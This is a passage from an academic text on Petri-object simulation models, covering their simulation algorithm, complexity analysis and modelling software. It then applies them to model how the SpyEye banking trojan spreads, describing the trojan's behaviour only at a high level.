where τ_N - the nearest moment of tokens output for the N -th Petri-object, $\mathbf{S}_N(t_n)$ - the state of Petri object model in moment t_n , $\tilde{\mathbf{S}}_N(t_{n-1})$ - the state of N -th Petri-object in previous moment with taking into account the output places of transitions of this Petri-object, belonging to other Petri-objects.

Consequence 1. The state of Petri-object model in every moment is completely described by the state of its Petri-objects.

Thus, it has been proven that transformation D^+ of the model equals the transformations D^+ of Petri nets of all its Petri-objects. Similarly, for transformation $(D^-)^m$. Since we proved that functioning of Petri-object model described by its stochastic Petri net (6.5) the simulation algorithm is computability.

C. Petri-object model simulation algorithm

The Petri-object model simulation algorithm is built in line with the equation (6.6). Current time is promoted from one moment of event to the nearest next slot. In every time slot the tokens outputs and tokens inputs must be calculated. Token outputs are performed for transitions which have moments of token output equaling to current moment. This transformation of Petri net is called D^+ . In the same moment tokens inputs are performed in transitions where the fire conditions are true. Because of multichannel transitions tokens inputs are repeated while any transitions fire condition is true. This transformation of Petri net is called $(D^-)^m$ (fig. 6.17).




Fig. 6.17. The changing of state of the timed Petri net

If more than one Petri-object has its nearest moment of token output which coincides with the time of the next event ($t_n = \tau_N$) then there is a conflict of Petri-objects. To select one Petri-object from the set of conflicting objects the set is sorted by priority value and then a random selection from all Petri-objects with the highest priority is performed.

The simulation algorithm is realized as Java-class library PetriObjLib [32]. Class PetriObjModel of this library has a method for simulation. The list of model elements has to be passed as an argument of the constructor of this class. An element of model is created as a Petri-object, transformation of which is performed by appropriate method of class PetriSim.

The partition on Petri-objects allows the number of elementary operations needed to implement transformation of model's Petri net to be reduced. The nearest moment of event from the set of nearest moments of event which are saved in Petri-objects. Transformation D^+ is performed only for Petri-objects which are the nearest moment of event equal to current moment ($\tau_N = t_n$). Transformation $(D^-)^m$ is performed for every Petri-object but the fact number that token input are repeated in every Petri-objects equals $m_j \leq m$. Because of $m_j = 0$ for most of Petri-objects (since the time of its tokens output doesn't match the current time) there is also a significant reduction of elementary operations for this transformation.

6.2.4 Computational complexity of Petri-object model

A. Mathematical evaluation of computational complexity of the Petri-object model

Computational complexity of stochastic Petri net is determined by the number of steps to achieve given simulation time, the complexity of the nearest moment searching, and the complexity of transformations $(D^-)^m$ and D^+ of Petri nets. The number of steps is evaluated by the average number of events per unit time multiplied by the simulation time.

Let $|\mathbf{T}|$ denote the cardinality of set \mathbf{T}_N , *time* denote the simulation time, v_T - the average number of active channels of transition T , $V = \underset{T \in \mathbf{T}}{\text{mean}} v_T$ - the average number of active channels of transition. Then the number of steps is evaluated value $O(V \cdot |\mathbf{T}| \cdot \text{time})$. The complexity of the transformation D^+ followed from its mathematical description is evaluated by the value $O(|\mathbf{T}| \cdot V \cdot (\underset{T \in \mathbf{T}}{\text{mean}} |T^*| + V))$, where $\underset{T \in \mathbf{T}}{\text{mean}} |T^*|$ is the average number of output places of the transition T .

The complexity of the transformation $(D^-)^m$, as follows from its mathematical description, is determined by $O(V \cdot (|\mathbf{T}| \cdot \underset{T \in \mathbf{T}}{\text{mean}} |T| + K^2(|\mathbf{T}|) + K(|\mathbf{T}|) + \underset{T \in \mathbf{T}}{\text{mean}} |T| + V))$, where $\underset{T \in \mathbf{T}}{\text{mean}} |T|$ is the average number of input places of transition T , $K(|\mathbf{T}|)$ - the average number of conflict transitions.

Statement 2. Computational complexity of stochastic Petri net is evaluated by the expression [10]

$$O(V^2 |\mathbf{T}| \cdot \text{time} \cdot (|\mathbf{T}| \cdot (\underset{T \in \mathbf{T}}{\text{mean}} |T^*| + \underset{T \in \mathbf{T}}{\text{mean}} |T| + V) + K^2(|\mathbf{T}|) + K(|\mathbf{T}|) + \underset{T \in \mathbf{T}}{\text{mean}} |T| + V)). \quad (6.7)$$

If the model constructed from the q number of objects we have $|\mathbf{T}|/q$ average number of transitions in one object. Because of conflict resolution we add the appropriate procedure with the complexity $O(q^2 + q)$.

Statement 3. Computational complexity of Petri-object model is evaluated by the expression [10]

$$O(V^2|\mathbf{T}| \cdot time \cdot (|\mathbf{T}|/q \cdot (\underset{T \in \mathbf{T}}{mean}|T^*| + \underset{T \in \mathbf{T}}{mean}|T| + V) + K^2(|\mathbf{T}|/q) + K(|\mathbf{T}|/q) + \underset{T \in \mathbf{T}}{mean}|T| + V + \frac{1}{V}(q^2 + q))) \quad (6.8)$$

In the case of $\underset{T \in \mathbf{T}}{mean}|T^*| = O(1)$, $\underset{T \in \mathbf{T}}{mean}|T| = O(1)$, $V = O(1)$ we can simplify the evaluation of computational complexity (6.7), (6.8) to the expressions:

$$O(V^2|\mathbf{T}| \cdot time \cdot (|\mathbf{T}| + K^2(|\mathbf{T}|) + K(|\mathbf{T}|))), \quad (6.9)$$

$$O(V^2|\mathbf{T}| \cdot time \cdot (|\mathbf{T}|/q + K^2(|\mathbf{T}|/q) + K(|\mathbf{T}|/q) + q^2 + q)) \quad (6.10)$$

If we increase the number of objects, the complexity of object transformation decreases and simultaneously the complexity of conflict resolution increases. However, because $q \ll |\mathbf{T}|$ we have significant reduction of computational complexity (fig. 6.18).




Fig. 6.18. Comparison of complexity of Petri-object model and stochastic Petri net

Considering the model complexity dependence of number of transitions at various numbers of objects we observe that the dependence tends to linear one (fig. 6.19). It's caused the reducing of quadratic component $K^2(|\mathbf{T}|/q)$ in the case of $q > |\mathbf{T}|/q$ i.e. the complexity of objects conflict resolution is much more than complexity of Petri-object transformation.




Fig. 6.19. Model complexity at various number of objects

B. Experimental research of computational complexity

A simple Petri-object model, consisted of q Petri-objects with $|\mathbf{T}|/q$ sequential transitions in everyone, has been constructed for experimental

research of computational complexity. Objects connections in series have been implemented by common places. Such model allows to determine flexibly the number of transitions and number of objects.

The experimental results represented in fig. 6.20, fig. 6.21 confirm the theoretical evaluation. We have significant computational complexity reduction for large number of transitions (or for complex model). With a gradual increase the number of transitions per one Petri-object (or with a decrease the number of objects) the computational complexity decreases first then not decrease or increase.




Fig. 6.20. The impact of the number of transitions on computational complexity of the model.




Fig. 6.21. The impact of the number of transitions per one object on computational complexity of the model.

Thus, we can state that the use of Petri-object model allows not only to simplify the process of model construction but also to reduce significantly the computational complexity of the model in comparison with stochastic Petri net.

6.2.5 Software for Petri-object Simulation

Visual means of representation of models simplify their perception and reduce the number of errors in its construction. The process of model construction is as follows: firstly, the dynamics of Petri-objects is designing with

the use of graphics elements of stochastic Petri nets: places, transitions, arcs. All graphics elements are defined with base manipulation operations: create, drag and drop, delete and edit parameters.

Any transition should be determined with the following parameters: the value of time delay, the value of priority and the value of probability. The value of time delay can be given by stochastic or determine value including zero value but, it must be a nonnegative value. The value of priority is defined as a positive integer value. The value of probability is defined by double value in the interval $[0; 1]$. By default the parameters of transition have the values: zero time delay, 1 priority, and 1.0 probability. The number of tokens should be determined for every place. The default value of this parameter is zero. Any arc is determined by the number of links and the Boolean value specifying if the arc is the information. By default, the arc creates as ordinary (non-information) with one link.

The dynamics can be seen by running the Petri net, which is built, using either the animation mode or simulation mode. The simulation results include protocol events, the values of average, maximum and minimum marking places and the values of average, maximum and minimum loading of transitions. A reports panel allows the user to view the information about all events that occurred during the simulation and the statistics for each element of Petri nets. At the end of creating the Petri net it is saved as a program method with dynamic parameters as its arguments.

Graphical image can be saved in some formats: as image, as object of class Petri net, and as a method which return the object of class Petri net.

The transformation of the graphical images to a program method is performed by analyzing the image and coding automation with the use of intellectual component of software described in [33]. Users can modify the list of arguments of the method and its name. If a Petri-object is opened the reverse transformation from program method to graphic image is also provided automatically. The reflection is used for analyzing the program method and a graphical image is recovered based only on the information that the method contains. Users can modify it and save as a new method.

Secondly, the Petri-objects are created and saved in the model list. They are created with the given Petri net in the form of appropriate program method with given parameters.

Thirdly, the connections between Petri-objects are determined visually. Users can choose the object from the model's list and determine the connection with other objects of the model. This then allows the model to be saved and run. It is important that the model is saved so that the program components can be run or transformed in graphical images and be modified.

6.2.6 Concluding Remarks

Petri-object model is a discrete event systems formalism, which enables us to develop the elements of system with similar dynamics using the same Petri-object; to compose the dynamics of system from dynamics of it elements; to use a unified mathematical description of dynamics both of system dynamics and elements

dynamics; to reduce stochastic Petri net performance for complex systems; to evaluate the model complexity founded on its mathematical description.

Petri-object simulation model is based on the use of stochastic multichannel Petri nets to describe the dynamics of its structural elements and object-oriented approach to describe its structure. The implementation of Petri-object model created according to the mathematical description ensures its correctness and provides significantly reduction of computational complexity in comparison with ordinary stochastic Petri net. We have obtained the polynomial evaluation of simulation complexity and have confirmed it by the experimental research.

The Petri-object simulation technology provides a convenient model construction and fast simulation algorithm, so it is easy to implement for a systems with a large number of elements. The discrete event system's implementation as a Petri-object model enables the system's dynamics of the dynamics of its elements to be created using the unified representation of stochastic Petri net.

The mathematical evaluation of complexity and the results of experiments are close. Polynomial evaluation of algorithm complexity has been obtained. So this simulation method can be implemented for complex systems with a large number of elements.

6.3 Malware distribution model by SpyEye example

6.3.1 SpyEye malware describing

The actual list of software weak points and vulnerabilities which are used by malware described in [34]. Technical report of SpyEye and Zeus banking trojans describes processes which are occurred in computer systems infected with these viruses [35]. SpyEye uses the operating system weaknesses to steal banking data, creates network botnet and botnet managing network. A virus overcomes security in browsers such as Safari, Google Chrome, Opera, Internet Explorer, Firefox. Amalware launches a script that reads data entered by user in a bank authorization form on web page. Also, virus can remotely execute any action with the user's rights, including screenshot operation on infected device. A virus intercepts FlashXP, Total Commander (TC), CuteFTP, FileZilla, WinSCP, FTPCommander, WsFTP, Adobe Flash Player, Mozilla Firefox and other clients to connect programs installed on an enemy computer and steals login data, passwords, cookie-files. The virus-managing server is written in PHP uses the PHP Bug Scanner software to search vulnerabilities, scripts, and databases with the ability to SQL injection attack.

A virus is distributed directly by its developer and managers, who buy from developer the right to distribute it and use information from infected computers. The virus control panel contains information about infected computer resources and information that comes from them. A damage to computer occurs when user downloads file from a site infected by a virus. After a damage, the computer resource becomes a provider of information about logins, passwords, sites visited by the user. If a user uses web services related to payment execution from a payment card, the virus activates the transfer of data from bank

registration form and screenshots to the virus control panel. This information hacker can use later to steal funds from a bank account. Information about sites visited by a user includes information about vulnerabilities that the hacker uses to damage new sites and, accordingly, to distribute the virus.

So, “actors” of the SpyEye distribution are malware developer (hacker), malware managers, malware in fact (virus), computer user infected or non-infected by a virus.

Malware developer:

- places malware (virus) and its harmful activity modules on special servers from which software updates and modules can be downloaded upon request from contaminated resources;
- distributes malware (virus) and its modules through managers;
- has an administration panel with information about infected computer resources;
- has access to admin panels of managers;
- manages infected resources (publishes software updates and harmful modules, analyzes and uses stolen information for self-enrichment);
- provides update of the virus and its modules with harmful activity;
- can use information obtained from infected computer resources (about site vulnerabilities, logins and passwords), to activate malware (using malicious modules), or to embed a virus in a new site;
- activates the harmful effect on the infected resource (theft of information and its falsification, including logins, passwords, numbers of payment cards).

Malware Manager:

- acts the same as the hacker developer without the development of modules;
- finds the Zeus virus (an analogue of SpyEye) on infected resources, intercepts its information and destroys it;
- initiates DDos attacks from infected computer resources.

Malware (virus):

- is downloaded from damaged sites. It comes through the browser, using web-exploits that embed screenshots on sites and transmit information about a successfully damaged Internet resource to the developer (or manager);
- the developer gets a link to the vulnerable site for damage from infected computer resources;
- is updated when updating infected programs (from the Internet or from other computers on the LAN);
- when downloading a file from a damaged site, malicious exploit is activated and the virus tries to penetrate the system processes (20-50% of the progress);
- performs requests (1 request / 300ms) to download updates and modules with malicious activity, mainly through Internet Explorer, but also from other infected resources of the local network;
- monitors the operating system operations, recognizes among them the most favorable for harmful actions, inflicts damage (theft of information about passwords, replacement of them, data theft, history clearing) and transfers an information to the hacker;
- collects data from certain programs (Total Commander, Filzilla, WinSce, Adobe Flash Player) about access to servers;

- monitors site visits in browsers such as Internet Explorer, Chrome, Mozilla, Opera, Safari and informs developer (hacker) or managers about existing site vulnerabilities;
- launches the Grabber Module on sites with increased security level and on-line payment sites. The module can read user-input data and make screenshots containing user-input information (information is sent as logs to the virus developer and managers);
- intercepts HTTP Post requests and tries to intercept the information sent by user via the form;
- uses open ports on computers of the local network or Internet to infect a computer resource or make other harmful activity if initiated by the manager;
- creates spamming using user intercepted mail or social network.

User of a non-infected computer resource:

- uses websites: selects a site, preview tabs, download files, fill out registration forms, log out;
- uses web services: accepts and sends messages, completes registration forms, makes payments.

User of an infected computer resource:

- uses web sites and web services;
- makes online payment in the web service and virus form-grabber memorizes keystrokes and screenshots;
- transmits files to the Internet and also, if it is infected, an additional file with a virus update to the local network as driver updates or other system resources;
- intercepts post-requests during the data transfer.

The functioning scheme of malicious software (virus) presents in figure 6.22.




Fig. 6.22. Schematic representation of the virus functioning

So, the virus has wide opportunities for distribution through Internet resources. Infected computer resources supply information to the virus developer to damage new sites. The more infected resources, the greater the amount of information accumulated in the developer, which he uses in the event of an attack.

The malware distribution model is designed to investigate the spread of the virus in the network under various computer system parameters.

6.3.2 Software for simulation model development

To construct the Petri-object model, we use the software <https://github.com/StetsenkoInna/PetriObjModelPaint>, which contains (fig. 6.23):

- handy editor for the stochastic Petri net,
- the means of its debugging and animation,
- saving Petri net in various formats, including in the form of a method that is convenient for creating Petri-objects with given numerical parameters,
- a class library for the development of the Petri-object model.




Fig. 6.23. Designing Petri-object net "A website user" in the PetriObjModelPaint

6.3.3 Model construction

The spread virus distribution occurs through the sites of Internet resources. Users which use damaged sites are at risk of getting a virus while downloading a file. So we build the user dynamics of the Internet resource from the following events (fig. 6.24):

- choose site;
- site exit;
- simple action;
- download file action;
- waiting for the transmission of virus information to the admin panel (waiting action);
- damage the site;
- malware update;
- update the malicious module.

The last four events are executed if the computer virus is already infected by malware. A damage of the site is initiated by an attacker (hacker) if an information about site vulnerabilities is exists.




Fig. 6.24. Net of Petri-object "Website User"

Web services are used by the user to pay or receive a message. In the case of payment from an infected computer resource, the sending of data from forms that fill the user and screenshots of the screen is activated. In case of receiving a malicious

message, the user can jump over the link and get into a virus-damaged site, where he has the risk of downloading the file and obtaining a virus with him, or directly download the file attached to the message. In both cases, the user's computer resource is affected. The corresponding Petri net is shown in figure 6.25.

The combination of Petri objects "Web site user" and "Web service user" occurs through common positions "User", "Infected", "Uninfected".




Fig. 6.25. Net of Petri-object "Web Service User"

An attacker that spreads a virus, performs the following actions: the development of malicious software and its modules, their updates, damage to the site (embedding a malicious script). The connection with the Petri object "Web site user" occurs through the common position of "Insert Mal Script".




Fig. 6.26. Net of Petri-object "Intruder"

6.3.4. Results of simulation

The simplest model consists of one Petri-object "Website User". Investigation of the time infected computer user resource, depending on its caution before downloading the proposed file site are shown in fig. 6.27 (20 runs, simulation time is 10000). The probability of downloading the file varies from 0,01 to 1,00.

